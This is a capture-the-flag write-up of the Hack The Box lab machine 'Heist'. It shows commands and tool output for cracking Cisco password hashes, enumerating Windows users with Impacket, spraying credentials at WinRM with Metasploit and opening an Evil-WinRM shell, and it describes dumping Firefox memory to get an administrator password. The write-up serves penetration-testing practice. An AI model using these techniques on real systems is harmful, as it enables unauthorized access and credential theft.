HEIST

Report by Chris H.
Date of Completion: 8-31-19

Note: This report details a penetration test conducted on a virtual system hosted on https://www.hackthebox.eu/ . This system was a lab designed to practice penetration testing techniques, and is not a real-world system with PII, production data, etc.

Target Information

Name	Heist
IP Address	10.10.10.149
Operating System	Windows Server

Tools Used

- Operating system: Kali Linux – A Linux distribution designed for penetration testing
- OpenVPN – An open-source program used for creating a VPN connection to hackthebox.eu servers, which allows for connection to the target.
- Nmap – A network scanner used to scan networks and systems. Discovers hosts, services, OS detection, etc.
- ifm.net's password cracker – Used for cracking Cisco type 7 password hashes. Link: http://www.ifm.net.nz/cookbooks/passwordcracker.html
- Hashcat - A tool that cracks hashes in many different formats using a wordlist or by brute force
- Impacket – A collection of Python classes used for interacting with network protocols
  - smbclient.py – A program that allows for connection to server message block shares on a target system
  - lookupsid.py – A program that brute forces security identifiers on Windows RPC
- Metasploit – A framework that contains scripts for attacking and scanning targets
- MSFvenom – A tool used to create custom reverse shell payloads

- ProcDump.exe – A Windows tool used to generate memory dump (.dmp) files upon a program crashing.

Executive Summary

Heist is a virtual system hosted on https://www.hackthebox.eu/. I conducted this penetration test with the goal of determining the attack surface, identifying the vulnerabilities and attack vectors, exploiting the vulnerabilities, and gaining root access to the system. All activities were conducted in a manner simulating a malicious threat actor attempting to gain access to the system.

The goal of the attack was to retrieve two files:

1) user.txt – A file on the desktop (Windows) or in the /home directory (Linux) of the unprivileged user. Contents of the file are a hash that is submitted for validation on hackthebox. Successful retrieval of this file is proof of partial access/control of the target.

2) root.txt – A file on the desktop (Windows) or in the /home directory (Linux) of the root/Administrator account. This file contains a different hash which is submitted for validation on hackthebox. Successful retrieval of this file is proof of full access/control of the target.

Summary of Results

While Heist was not a technically difficult machine to compromise, its numerous rabbit-holes (false avenues of exploitation that draw attention away from the real way) and high number of known username and password combinations caused it to be time consuming.

Heist starts by using nmap and finding open ports on 80 (HTTP), 135 (RPC), 445 (SMB), and 5985 (Powershell remote). Viewing the webpage on port 80 allows the users to continue as a guest into a help desk login and view an attachment sent to a support desk. The attachment is a printout of a Cisco router configuration that contains hashed passwords for 2 users, as well as a hashed secret. Cracking these hashes allows for SMB access as a user named Hazard (the one who submitted the attachment to the support desk). Despite having SMB access, there is no information that can be gained from the connection. However, using Impacket’s lookupsid.py module allows the attacker to gain a list of users on Heist. Then, by using Metasploit’s winrm_login module, a list of the users from lookupsid and the cracked passwords from the attachment can be used to find a working WinRM login combination.

Using a Ruby program called EvilWinRm gives the attacker a means to connect to Heist over RPC given the correct username and password. By connecting as Chase (a username found by lookupsid), a WinRM shell is opened. The user.txt flag is now captured.

For privilege escalation, a Meterpreter shell can be spawned by placing a MSFvenom payload on Heist, then executing it while a listener is running on the attacking machine. Using “ps” to view running processes, Mozilla Firefox is seen running. The ProcDump.exe program can be placed on the machine, then executed to create a .dmp file from the running Firefox process. Finally, downloading the dump file and using the “strings” command on it reveals an administrator email and password combination. This password can then be used to log into the machine as the Administrator user and capture the root.txt flag.

Attack Narrative

The attack begins with `nmap -sC -A 10.10.10.149`, which reveals ports 80 (HTTP), 135 (RPC), and 445 (SMB) open on Heist. However, using `nmap -p- 10.10.10.149` reveals another important port, 5985 (Powershell remote). Since the web is typically the largest attack surface, the first action is to visit http://10.10.10.149.





Figure 1

Going to the webpage directs to the homepage, /login.php. Checking the source shows nothing atypical, and the login field is not responsive to any common sql injection strings. While this is a typical login page, there is an option to log in as guest (Figure 1, red circle).



Issues

Hazard 20 minutes ago

Hi, I've been experiencing problems with my cisco router. Here's a part of the configuration the previous admin had been using. I'm new to this and don't know how to fix it. :(

Attachment

Support Admin admin 10 minutes ago

Hi, thanks for posting the issue here. We provide fast support and help. Let me take a look and get back to you!

Hazard 10 minutes ago

Thanks a lot. Also, please create an account for me on the windows server as I need to access the files.

Figure 2


Clicking on the “Login as Guest” option leads to an issues page where a user named “Hazard” has submitted a request for help with his Cisco router (Figure 2). He has also included an attachment along with it. The support admin replies, and Hazard adds that he would like an account added for him to the windows server. From this, it can be assumed that a “hazard” username exists on Heist.

```
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
ip ssh authentication-retries 5
ip ssh version 2
```

Figure 3

Opening the attachment to Hazard’s request shows a Cisco router configuration. Figure 3 depicts the beginning and most important part of the configuration, where three password hashes are found. These are: a type 5 secret, a type 7 password for a user named rout3r, and a type 7 password fro a user named admin. All of these are highlighted yellow in Figure 3.

Note: Full attachment contents are available in Appendix 2.



Cisco Password Cracker

IFM supplies network engineering services for NZ$180+GST per hour. If you require assistance with designing or engineering a Cisco network - hire us!

Note: This page uses client side Javascript. It does not transmit any information entered to IFM.

Ever had a type 7 Cisco password that you wanted to crack/break? This piece of Javascript was inspired by the WWW page http://insecure.org/sploits/cisco.passwords.html. The passwords will be in lines like:

enable password 7 095C4F1A0A1218000F

...

username *user* password 7 12090404011C03162E

Take the type 7 password, such as the text above in red, and paste it into the box below and click "Crack Password".

Type 7 Password: 02375012182C1A1D751618034F36415408

Plain text: Q4)sJu\Y8qz*A3?d


Have you got a type 5 password you want to break? Try our Cisco IOS type 5 enable secret password cracker instead..

Figure 4

By using ifm.net’s password cracker, the 2 user’s passwords can be cracked (Figure 4). The result is:

rout3r : $uperP@ssword
admin : Q4)sJu\Y8qz*A3?d


rout3r and admin’s passwords are found nearly instantly due to them being type 7 passwords, which are weak compared to a type 5. While the two user’s passwords are cracked, the website cannot process the secret, a type 5 password. Instead this must be cracked with another tool, such as Hashcat.



```
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:372-434
Candidates.#1....: zlink10 -> zilimene

$1$pdQG$o8nrSzsGXeaduXrjlvKc91:stealth1agent

Session..........: hashcat
Status...........: Cracked
Hash.Type........: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target......: $1$pdQG$o8nrSzsGXeaduXrjlvKc91
Time.Started.....: Tue Aug 20 18:43:15 2019 (12 mins, 40 secs)
Time.Estimated...: Tue Aug 20 18:55:55 2019 (0 secs)
Guess.Base.......: File (/root/HTB/Wordlists/14milPass.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     4694 H/s (6.35ms) @ Accel:128 Loops:62 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 3544064/14344687 (24.71%)
Rejected.........: 0/3544064 (0.00%)
Restore.Point....: 3543552/14344687 (24.70%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1000
Candidates.#1....: steana92 -> ste78ven
```

Figure 5


Hashcat is used to crack the type 5 secret next. hashcat -m 500 hash.txt /root/HTB/Wordlists/14milPass.txt --force specifies the Cisco password type, and uses a list of 14 million passwords to run against the hash. After about 12 minutes, the password, stealth1agent, is recovered from the hash (Figure 5, highlighted)



```
1: root@kali: ~/HTB/Tools/impacket/examples
root@kali:~/HTB/Tools/impacket/examples# python smbclient.py hazard:stealth1agent@10.10.10.149
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

Type help for list of commands
# info
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
# who
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
# 
```

Figure 6

So, there are three known passwords, two known users, and one suspected user (hazard). To test if “stealth1agent” belongs with hazard, Impacket’s smbclient.py module can be used to create a SMB session. python smbclient.py hazard:stealth1agent@10.10.10.149 successfully creates a connection (Figure 6), despite this, no commands can actually be used. Each command returns “rpc_s_access_denied”.




```
root@kali:~/HTB/Tools/impacket/examples# python lookupsid.py hazard:stealth1agent@10.10.10.149 -port 445
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Brute forcing SIDs at 10.10.10.149
[*] StringBinding ncacn_np:10.10.10.149[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4254423774-1266059056-3197185112
500: SUPPORTDESK\Administrator (SidTypeUser)
501: SUPPORTDESK\Guest (SidTypeUser)
503: SUPPORTDESK\DefaultAccount (SidTypeUser)
504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
513: SUPPORTDESK\None (SidTypeGroup)
1008: SUPPORTDESK\Hazard (SidTypeUser)
1009: SUPPORTDESK\support (SidTypeUser)
1012: SUPPORTDESK\Chase (SidTypeUser)
1013: SUPPORTDESK\Jason (SidTypeUser)
root@kali:~/HTB/Tools/impacket/examples#
```

Figure 7

Although SMB access is useless, the most important part of the connection is that it confirms that hazard:steath1agent is a working credential combination. However, the credentials for hazard, rout3r, and admin do not work when attempting to connect to RPC (port 135), winRM (port 5985), or SMB (except hazard). This part is what caused Heist to be a somewhat difficult machine to exploit. While credentials are plentiful, they do not seem to work on any connection modules. This indicates that there is still more enumeration that needs to be done. Using Impacket's lookupsid.py module, usernames can be obtained using the hazard credentials.

python lookupsid.py heist/hazard:stealth1agent@10.10.10.149 -port 445 returns a list of usernames for the SUPPORTDESK domain (Figure 7). Now, there is a much larger list of possible users to connect to the machine with:


Username	**Password**
hazard	stealth1agent
rout3r	$uperP@ssword
admin	Q4)sJu\Y8qz*A3?d
Administrator	<UNKNOWN>
Guest	<UNKNOWN>
DefaultAccount	<UNKNOWN>
WDAGUtilityAccount	<UNKNOWN>
None	<UNKNOWN>
Support	<UNKNOWN>
Chase	<UNKNOWN>
Jason	<UNKNOWN>



```
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\None:stealth1agent (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\None:$uperP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\None:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Hazard:stealth1agent (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Hazard:$uperP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Hazard:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\support:stealth1agent (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\support:$uperP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\support:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Chase:stealth1agent (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Chase:$uperP@ssword (Incorrect: )
[+] 10.10.10.149:5985 - Login Successful: SUPPORTDESK\Chase:Q4)sJu\Y8qz*A3?d
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Jason:stealth1agent (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Jason:$uperP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Jason:Q4)sJu\Y8qz*A3?d (Incorrect: )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/winrm/winrm_login) >
```

Figure 8


By adding all 11 known usernames to a text file named usernames.txt, and all 3 passwords to a file named passwords.txt, the metasploit module “auxiliary/scanner/winrm/winrm_login” can be used to brute force the login to WinRM. This module runs all 33 combinations of passwords and usernames, and eventually finds a correct combination of Chase:Q4)sJu\Y8qz*A3?d (Figure 8).



```
root@kali:~/HTB/Boxes/16-Heist/evil-winrm# ruby evil-winrm.rb -i 10.10.10.149 -u Chase -p 'Q4)sJu\Y8qz*A3?d'

Info: Starting Evil-WinRM shell v1.6

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Chase\Documents>
```

Figure 9

